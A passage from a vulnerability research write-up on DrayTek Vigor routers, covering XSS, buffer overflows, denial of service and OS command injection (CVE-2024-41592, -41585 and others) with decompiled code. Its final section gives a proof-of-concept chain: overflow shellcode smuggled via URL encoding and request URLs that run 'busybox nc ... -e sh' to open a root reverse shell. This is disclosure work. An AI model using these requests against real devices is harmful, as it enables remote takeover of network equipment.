
In this case, the "*alert(1)*" JavaScript code fragment can be replaced with arbitrary JavaScript code that will execute every time users log into the Web UI, resulting in a stored XSS vulnerability. This vulnerability can be exploited to execute malicious JavaScript code in the context of victims' browsers, potentially stealing credentials. However, attackers must have valid admin credentials to exploit this vulnerability.

We discovered several other reflected and stored XSS vulnerabilities (**CVE-2024-41591**, **CVE-2024-41583**, and **CVE-2024-41584**) in different parts of the Web UI. Overall, we observed inconsistent quality of user input sanitization, with some cases lacking input sanitization entirely. We recommend that the vendor conduct a thorough investigation into the root causes of these issues.

Buffer overflows: CVE-2024-41592

CVE-2024-41592 can be triggered by sending a very long query string to any of the more than 40 CGI pages of the Web UI, using many "&" characters to separate query string parameters. The vulnerable code fragment is shown in Figure 7.

The variable "*var_query_str*" is a pointer to the raw query string, and the processed query string is stored in the buffer "*a2*". At line 9, the function "*makeword()*" is called on the raw query string. This function allocates space on the heap for a key-value pair corresponding to the currently processed query string parameter, copies the contents of the key-value pair there, and returns the heap address, which is stored on the stack within "*a2*". In each iteration of the "*while*" loop, this function extracts the next query string parameter as a key-value pair, provided there is another "&" character.



```
    /...
1.  var_query_str = getenv("QUERY_STRING", a3);
2.  if ( !var_query_str )
3.  {
4.    return 0;
5.  }
6.  v4 = 0; //initialization of the index
7.  while ( *var_query_str ) //while there are characters in the query string of the request
8.  {
      //the index v4 is used and the stack pointer incremented without any bounds check
9.    *(a2 + 8 * v4) = makeword(var_query_str, '&'); //makeword returns an address to the heap containing the parameter
10.   plustospace(*(a2 + 8 * v4));
11.   unescape_url(*(a2 + 8 * v4));
12.   v18 = _safe_strcrh(*(a2 + 8 * v4), '=');
13.   if ( v18 )
14.   {
15.     *v18 = 0;
16.     *(a2 + 8 * v4 + 4LL) = v18 + 1;
17.   }
18.   else
19.   {
20.     *(a2 + 8 * v4 + 4LL) = 0;
21.   }
22.   ++v4; // the index is always incremented
23. }
```


Figure 7 – The vulnerable code snippet related to CVE-2024-41592

This code lacks bounds checks on the number of key-value pairs that can be stored in "*a2*", a buffer allocated on the stack with a fixed length. By inserting many "&" characters into the query string, it is possible to write beyond the bounds of "a2" directly into the stack.

OS Command Injection: CVE-2024-41585

On some DrayTek devices, including the 3910 and 3912 series that we analyzed, DrayOS is emulated. While the host operating system is not accessible to the user, the guest can communicate with the host. For instance, when users request a reboot of DrayOS, the guest sends a message to the host, asking it to restart the guest. This communication channel is implemented by the guest with a special function, "*virtcons_out()*" (for OS commands such as "reboot") via a virtual serial interface. The host uses a special binary called "*recvCmd*" to listen to this virtual serial interface and execute the commands requested by the guest.

"recvCmd" supports only the following messages from the guest, as shown in Figure 8:



```
reboot fw_upload gci_exp quit set_linux_time setportspeed update_ps
backup_soho setadminpass f2 set_board_info halt usbcmd uffssave cfg_restore
ftpserv debug_cfgexp setlinuxip set_linux_timezone2 set_lan_wired8021x
```


Figure 8 – A list of commands that the guest can send to the host

These are special scripts, located in the "*/etc/runcommand*" folder within the host filesystem. This is likely intended to prevent arbitrary OS command execution, as "*recvCmd*" checks whether one of these scripts is invoked by the guest before proceeding with executing the command.

Unfortunately, this check is insufficient and does not prevent arbitrary OS command execution. The problem is that "*recvCmd*" checks only that the command sent from the guest starts with a string from the list shown on

Figure 8 but does not prevent additional commands from being appended. Although there is an attempt to sanitize the "&" character, it is not the only way to chain OS commands in Linux.

In Figure 9, the "*run_command()*" function prepares a string with a specific script to be executed, pipes the output into a log file (line 17), and executes the resulting OS command using the "system()" function, as root.



```
01: __int64 __fastcall run_command(const char *arg_cmd_script)
02: {
03:   int v2; // w19
04:   size_t v3; // x0
05:   char *var_cmd; // x0
06:   char *var_cmd_2; // x19
07:   char *var_cmd_3; // x7
08:   int var_cmd_ptr; // w5
09:   bool v8; // zf
10:   _BOOL4 v10; // w5
11:
12:   v2 = strlen(arg_cmd_script);
13:   v3 = strlen(aVarLogDrayosLo);
14:   var_cmd = (char *)malloc(v3 + v2 + 32);
15:   *(_QWORD *)var_cmd = 0LL;
16:   var_cmd_2 = var_cmd;
17:   sprintf(var_cmd, "/etc/runcommand/%s >> %s 2>&1", arg_cmd_script, aVarLogDrayosLo);
18:   var_cmd_3 = var_cmd_2;
19:   do
20:   {
21:     var_cmd_ptr = (unsigned __int8)*var_cmd_3;
22:     if ( *var_cmd_3 )
23:       v8 = var_cmd_ptr == '\n';
24:     else
25:       v8 = 1;
26:     if ( v8 )
27:     {
28:       *var_cmd_3 = asc_4011B7[0];               // space char
29:       v10 = 1;
30:     }
31:     else
32:     {
33:       v10 = var_cmd_ptr != '&';
34:     }
35:     ++var_cmd_3;
36:   }
37:   while ( v10 );
38:   system(var_cmd_2);
39:   free(var_cmd_2);
40:   return 0LL;
41: }
```


Figure 9 - the "run_command()" function within the "recvCmd" binary

For example, a benign value of the "*var_cmd*" string (line 19) could be "***/etc/runcommand/reboot >> /var/log/drayos/logpipe 2>&1***". However, if attackers can send arbitrary commands by compromising the guest, they can execute them on the host. For instance, the following will be executed by the host: "***set_linux_time '1970'; echo helloworld;***".

Denials of Service: CVE-2024-41593

When testing the vulnerabilities on the Vigor 3912 device, we found that the DoS impact on the memory corruption to be limited. DrayOS includes some memory consistency checks (particularly heap metadata checks), so that when a memory-related error is detected, the emulated DrayOS automatically reboots without rebooting the host. Typically, a guest reboot takes only a few seconds and quickly restores functionality.

However, these issues are numerous. Some can lead not only to DoS conditions via memory corruption, but they can also be exploited to execute attacker-controlled code. We did not test the exploitability of every similar bug, **but reported several to the vendor noting that many more likely exist.** For example, Figure 10 shows a pseudocode fragment related to **CVE-2024-41596**: a POST request variable value ("*dnsserver*") is read into a variable "*var_dnsserver*" on line 8; the length of this value is calculated using a variant of the "*strlen()*" function (line 11); this length is never checked before copying the value into the "*v44*" variable with the "*_memcpy()*" call (line 12), leading to out-of-bound writes into a heap-allocated buffer.



```
//...
  var_typemode = GetCGIbyFieldName(var_form_data, "typemode");
   if ( atoi(var_typemode) )
   {
     var_typemode_2 = GetCGIbyFieldName(var_form_data, "typemode");
     if ( atoi(var_typemode_2) == 1 )
     {
       *(some_struct + 0xCLL) = 8;
       var_dnsserver = GetCGIbyFieldName(var_form_data, "dnsserver");
       v44 = *(some_struct + 0x18LL);

       var_dnsserver_len = _safe_strlen(var_dnsserver);
       _memcpy(v44, var_dnsserver, var_dnsserver_len);
       *(some_struct + 0x10LL) = _safe_strlen(var_dnsserver);
       *(*(some_struct + 0x10LL) + *(some_struct + 0x18LL)) = &qword_425EECF0;
     }
     else
     {
       *(some_struct + 0xCLL) = 7;
     }
   }
//...
```


Figure 10 – A pseudocode fragment that illustrates CVE-2024-41596

We found multiple variants of this bug and several other variants that allow attackers to achieve similar impacts.

We also discovered that it is possible to perform DoS attacks that do not trigger automatic reboots and require a physical restart of the device. This can be achieved by performing large writes, as exemplified by **CVE-2024-41593**. The root cause of the issue is buried deep within the "*ft_payload_dns()*" function (**Figure 11**), which is called when a CGI page processes the value of a POST variable "*dnsserver*" (e.g., when chained together with the path leading to **CVE-2024-41596**).

The local variable "*var_len*" holds the length of a fragment of a domain name and is used in the loop that copies domain name fragments (separated by the dot character) between lines 16-32. This variable is declared as signed "char" (line 5), allowing it to hold integer values between -128 and +127.

Due to the way signed numbers work in C/C++, values greater than +127 (0x7f) are interpreted as negative values and are sign-extended when "*var_len*" is passed into function calls like "_memcpy()" (line 31). For example, when the length of a portion of a domain name is 128 (0x80) characters, it is stored in the "var_len" variable as -128. When the value of -128 (0x80) gets sign-extended for the "_memcpy()" call, it becomes 4294967168 (0xffffff80), leading to copying a huge portion of likely uninitialized data into memory. Because of the large size of the write, it corrupts most of the *.text* section of the "*sohod64.bin*" kernel image, obliterating the code that performs memory integrity checks. Then, it requests a reboot from the host if errors are detected. As a result, recovering from this bug requires a manual restart of the device.



```
__int64 __fastcall ft_payload_dns(int a1)
{
  char v2; // [xsp+1Ch] [xbp+1Ch]
  unsigned int some_struct; // [xsp+28h] [xbp+28h]
  char var_len; // [xsp+2Fh] [xbp+2Fh]
  int var_dest; // [xsp+30h] [xbp+30h]
  unsigned int i; // [xsp+34h] [xbp+34h]
  unsigned int v7; // [xsp+38h] [xbp+38h]
  int var_dest_offset; // [xsp+3Ch] [xbp+3Ch]
  int v9; // [xsp+3Ch] [xbp+3Ch]

  v2 = a1;
  var_dest_offset = 0;
  v7 = 0;
  some_struct = 364 * a1 + 48 + flowtest_info + 4;
  if ( query_str && *(some_struct + 0x10LL) + 1 <= 1024 )
  {
    _safe_memcpy(query_str, *(some_struct + 0x18LL), *(some_struct + 0x10LL));
    *(*(some_struct + 0x10LL) + query_str) = 0;
    **(some_struct + 0x18LL) = ((v2 + 23861) << 8) + ((v2 + 23861) >> 8);
    *(*(some_struct + 0x18LL) + 2) = 1;
    *(*(some_struct + 0x18LL) + 4) = 256;
    *(*(some_struct + 0x18LL) + 6) = 0;
    *(*(some_struct + 0x18LL) + 8) = 0;
    *(*(some_struct + 0x18LL) + 10) = 0;
    var_dest = *(some_struct + 0x18LL) + 12;
    for ( i = strtok(query_str, &qword_420AF8C8); i; i = strtok(0LL, &qword_420AF8C8) )
    {
      var_len = _safe_strlen(i);
      *(var_dest + var_dest_offset) = var_len;
      _memcpy(var_dest + var_dest_offset + 1, i, var_len);
      var_dest_offset += var_len + 1;
    }
    *(var_dest + var_dest_offset) = 0;
    v9 = var_dest_offset + 1;
    _safe_memset(var_dest + v9, 0, 4u);
    *(var_dest + v9 + 1) = 1;
    *(var_dest + v9 + 3) = 1;
    *(some_struct + 0x10LL) += 18;
  }
  else
  {
    return -1;
  }
  return v7;
}
```

Figure 11 - The "ft_payload_dns()" function (CVE-2024-41593)

Exploitation Details: CVE-2024-41592 and CVE-2024-41585

To exploit a DrayTek router, our objective was to find just the right issue that would grant us remote root access to the host OS – essentially, the 'keys to the kingdom'. We chose **CVE-2024-41585**, an OS command injection vulnerability. Since we could not trigger it directly from the guest OS, we chained it with a buffer overflow: **CVE-2024-41592**. Although CVE-2024-41592 can be triggered via nearly every CGI page, we found only a few that do not require credentials to process the query string — with "*/cgi-bin/wlogin.cgi*" being the primary candidate.

Below, we provide details of the Proof-of-Concept exploit we created. We simplified some aspects for brevity.

Figure 12 illustrates a simplified view of the stack layout of a typical function processing requests to a CGI page.




Figure 12 – Simplified stack layout of a CGI handler

The "sohod64.bin" architecture is aarch64. However, most of the code is designed to run in 32-bit mode. Therefore, as shown in **Figure 12**, the addresses of functions and most pointers only use the lower 4 bytes of 64-bit addresses. Local variables, however, may occupy higher *and* lower parts of the 8-byte addresses if not aligned otherwise.


When the code shown in **Figure 7** iterates over query string parameters, it allocates space on the heap for each parameter, and then copies the key-value pair into the allocated space, and then copies the key and value pointers into the query string buffer on the stack. A 32-bit pointer to the key is placed in the lower 4 bytes of a stack address, and a 32-bit pointer to the value in the higher 4 bytes (as illustrated in **Figure 12**). Each query string parameter is URL-decoded (see the calls to "*plustospace()*" and "*unescape_url()*" on lines 10 and 11, in **Figure 7**).

After understanding the intended processing of query string parameters, let's discuss how this specific implementation can be exploited.

Due to the lack of checks on the number of key-value pairs the query string buffer can hold, the simplest way to exploit this is by setting a bogus query string with many "&" characters. We carefully select the number of these characters to overwrite the return address of a CGI handler. Since there are almost no binary hardening mechanisms in place, we can redirect the execution directly to our own shellcode without advanced exploitation techniques, such as ROP. To recap: each "*&key=value*" entry from the query string results in two pointers on the stack (1) the lower 4 bytes of an 8-byte stack address point to the "*value*" substring; (2) the higher 4 bytes point to the "*key*" substring.

We cannot choose an arbitrary return address, as the corresponding stack address will be populated with a pointer to the heap-allocated string. This is not problematic because control flow will eventually redirect to this address. This address contains the "key" portion of the key-value pair, which we fully control. Therefore, we only need to pass a query string with enough "&" characters to reach and overwrite the return address on the stack and supply our shellcode as the last "key", leaving the "value" part empty.

Although this seems straightforward, challenges exist. Consider the "*FreeCtrlName()*" function called when a CGI handler returns (**Figure 13**). This function "frees" all the POST/GET request data structures, including the query string buffer. It simply iterates over the 32-bit pointers located in the lower 4 bytes of the stack addresses and frees them, zeroing out the pointer values as well. Oddly, the higher 4-byte addresses (e.g., pointers to query string parameters values) are never freed.



```
__int64 __fastcall FreeCtrlName(__int64 result)
{
  int v1; // [xsp+1Ch] [xbp+1Ch]
  int i; // [xsp+2Ch] [xbp+2Ch]

  v1 = result;
  for ( i = 0; *(v1 + 8 * i); ++i )
  {
    result = _kfree(*(v1 + 8 * i), 0x163u);
    *(v1 + 8 * i) = 0;
  }
  return result;
}
```

Figure 13 - The "FreeCtrlName()" function

This function deallocates an array of adjacent memory addresses and continues until it encounters a zero. As shown in **Figure 14 (a)**: we can overwrite the return address, but it will be zeroed out when the "*FreeCtrlName()*" function is called, just before control flow can be redirected to our controlled return address.





Figure 14 – Dealing with the POST/GET data deallocation problem

We were fortunate to discover a CGI handler that: (1) processes the query string without authentication, and (2) sets the value of a specific local variable to zero after the query string overflow occurs. This local variable resides at a stack address lower than the return address but higher than the query string buffer's start. This effectively places a zero on the stack and breaks the deallocation chain in "*FreeCtrName()*", and preserves the overwritten return address (see **Figure 14 (b)**).

A final challenge is passing arbitrary shellcode into the query string, especially with URL encoding. Let's briefly examine the "*unescape_url()*" function in **Figure 15**, which decodes special URL characters when processing key-value pairs in the query string.




```
__int64 __fastcall decode_url(__int64 result)
{
  int v1; // w20
  int i; // w19
  unsigned __int64 v3; // x7
  int v4; // [xsp+3Ch] [xbp+3Ch]

  v4 = result;
  v1 = 0;
  for ( i = 0; *(v4 + i); ++i )
  {
    v3 = (v4 + v1);
    *v3 = *(v4 + i);
    if ( *v3 == '%' )
    {
      result = hex_to_bin(v4 + i + 1);
      *(v4 + v1) = result;
      i += 2;
    }
    ++v1;
  }
  *(v4 + v1) = 0;
  return result;
}
```

Figure 15 - The "unescape_url()" function

If it encounters a "%" character (indicating a URL-encoded character), it simply takes the following two characters, converts them into a corresponding hex value, and writes it directly into the resulting string. For example, the character "*%3B*" becomes a semicolon. There are no checks to ensure the resulting hex value corresponds to any known character encoding, allowing us to smuggle shellcode using this technique. For example, the string "*%DE%AD%BE%EF*" becomes a byte array "*\xde\xad\xbe\xef*".

To test this, we can use a small piece of shellcode that prints an arbitrary message to the virtual console (**Figure 16**).



```
adr   x0, #24
movz  x19, #0xbeef
movk  x19, #0xdead, lsl #16
movz  x30, #0xf00d
movk  x30, #0xbaad, lsl #16
br    x19
```

Figure 16 – A simple shellcode example

This shellcode loads the address of the string that we want to print (which follows directly after the shellcode) into register *X0* (the first parameter of the "*printf()*" function), populates register *x19* with the address[1] of the "*printf()*" function, and calls it. We also populate register *X30* with the old return address, ensuring no crashes occur and the binary continues execution as if nothing happened. The GET request sent to the device would look like this:


http://192.168.1.1/cgi-bin/[vulnerable-cgi-page].cgi?&&&&....&&&&[shellcode]HACK%20THE%20PLANET

[1] *Because it's not a position-independent executable, we know the addresses of all the functions, and they will always remain the same. Note for attentive readers: we used bogus addresses in this example.*

With this setup, we can exploit CVE-2024-41585. The "*recvCmd*" binary only accepts commands within a 63-character limit. For longer commands, we can send them sequentially[2], or write them into a bash script on the host filesystem and then execute it. We can obtain a reverse shell, with the following two commands:

- **http://192.168.1.1/cgi-bin/[vulnerable-cgi-page].cgi?&&&&....&&&&[shellcode]set_linux_time%20%3Bifconfig%20br-wan3%20192.169.42.42%3B**
- **http://192.168.1.1/cgi-bin/[vulnerable-cgi-page].cgi?&&&&....&&&&[shellcode]%20set_linux_time%20%3Bbusybox%20nc%20192.168.42.1%201234%20-e%20sh%3B**

Here, we set a static IP address for one of the network bridges connected to a physical Ethernet port (WAN3) and start a reverse shell using Netcat. The result is shown in **Figure 17**. This demonstrates that it is possible to weaponize these vulnerabilities and gain remote root access to the host OS on Vigor 3910 and Vigor 3912 routers.



```
